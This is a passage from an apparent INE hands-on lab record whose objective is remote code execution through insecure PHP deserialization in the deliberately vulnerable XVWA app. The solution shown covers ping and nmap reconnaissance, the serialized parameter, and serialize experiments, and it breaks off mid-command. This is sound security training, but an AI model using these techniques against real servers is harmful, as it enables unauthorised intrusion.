
In this lab, you will learn to leverage insecure deserialization in a PHP page to gain command execution on the webserver.
", "tasks": "# Lab Environment\n\nIn this lab environment, the user will get access to a Kali GUI instance. An instance of the [XVWA](https://github.com/s4n7h0/xvwa) web application can be accessed using the tools installed on Kali at http://demo.ine.local. \n\n\n**Objective:** Leverage insecure PHP deserialization vulnerability to gain remote code execution on the target webserver. \n\n\n\n# Instructions\n\nThe web page relevant to this lab can be located here: \n\n- **PHP Objection:** http://demo.ine.local/xvwa/vulnerabilities/php_object_injection\n\n\n# Tools\n\nThe best tools for this lab are:\n\n- Nmap\n- Netcat\n- A web browser\n\n**Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!**", "tasks_html": "In this lab environment, the user will get access to a Kali GUI instance. An instance of the XVWA web application can be accessed using the tools installed on Kali at http://demo.ine.local.
\nObjective: Leverage insecure PHP deserialization vulnerability to gain remote code execution on the target webserver.
\n
The web page relevant to this lab can be located here:
\nThe best tools for this lab are:
\nPlease go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!
", "published_date": "2020-10-20T15:32:24Z", "solutions": "# Solution\n\n**Step 1:** Open the lab link to access the Kali GUI instance. \n\n\n\n**Step 2:** Check if the provided machine/domain is reachable. \n\n**Command:**\n```\nping -c3 demo.ine.local\n```\n\n\n\nThe provided machine is reachable. \n\n**Step 3:** Check open ports on the provided machine.\n\n**Command:**\n```\nnmap -sS -sV demo.ine.local\n```\n\n\n\nPort 80 (Apache webserver) and 3306 (MySQL server) are open on the target machine. \n\n**Step 4:** Open the browser to inspect the hosted website. \n\n**URL:** http://demo.ine.local\n\n\n\nAn instance of [**XVWA**](https://github.com/s4n7h0/xvwa) is hosted on the Apache webserver. \n\n**Step 5:** Open PHP Object Injection page. \n\nSelect **PHP Object Injection** from the available set of vulnerabilities: \n\n\n\n**Step 6:** Interact with the vulnerable page. \n\nPress the **CLICK HERE** button and notice the resulting URL: \n\n\n\nYou should see the following URL: \n\n```\nhttp://demo.ine.local/xvwa/vulnerabilities/php_object_injection/?r=a:2:{i:0;s:4:\"XVWA\";i:1;s:33:\"Xtreme Vulnerable Web Application\";}\n```\n\nThere is an object in the URL parameter `r`. \n\nIf you notice closely, the values present in this parameter - `XVWA` and `Xtreme Vulnerable Web Application` are shown on the page. \n\nBut what exactly is this object contained in the `r` parameter? \n\nLet's search for it: \n\n**Search string:** \n```\na:2:{i:0;s:4:\"\";i:1;s:33:\"\";}\n```\n\nWe have intentionally omitted any references to XVWA to avoid getting results specific to it. \n\n\n\nNotice we got back some results indicating it is serialized PHP data. \n\nOne of the comments on SO also indicates to use the PHP `serialize` and `unserialize` methods on this kind of input: \n\n\n\nLet's try to produce similar results using the [serialize](https://www.php.net/manual/en/function.serialize.php) method from PHP: \n\n**Commands:** \n```\nphp -a\necho serialize(\"Hello World!\");\necho serialize(array('a', 2, 'c', 4, 'e', 6, 'g', 8, 'i', 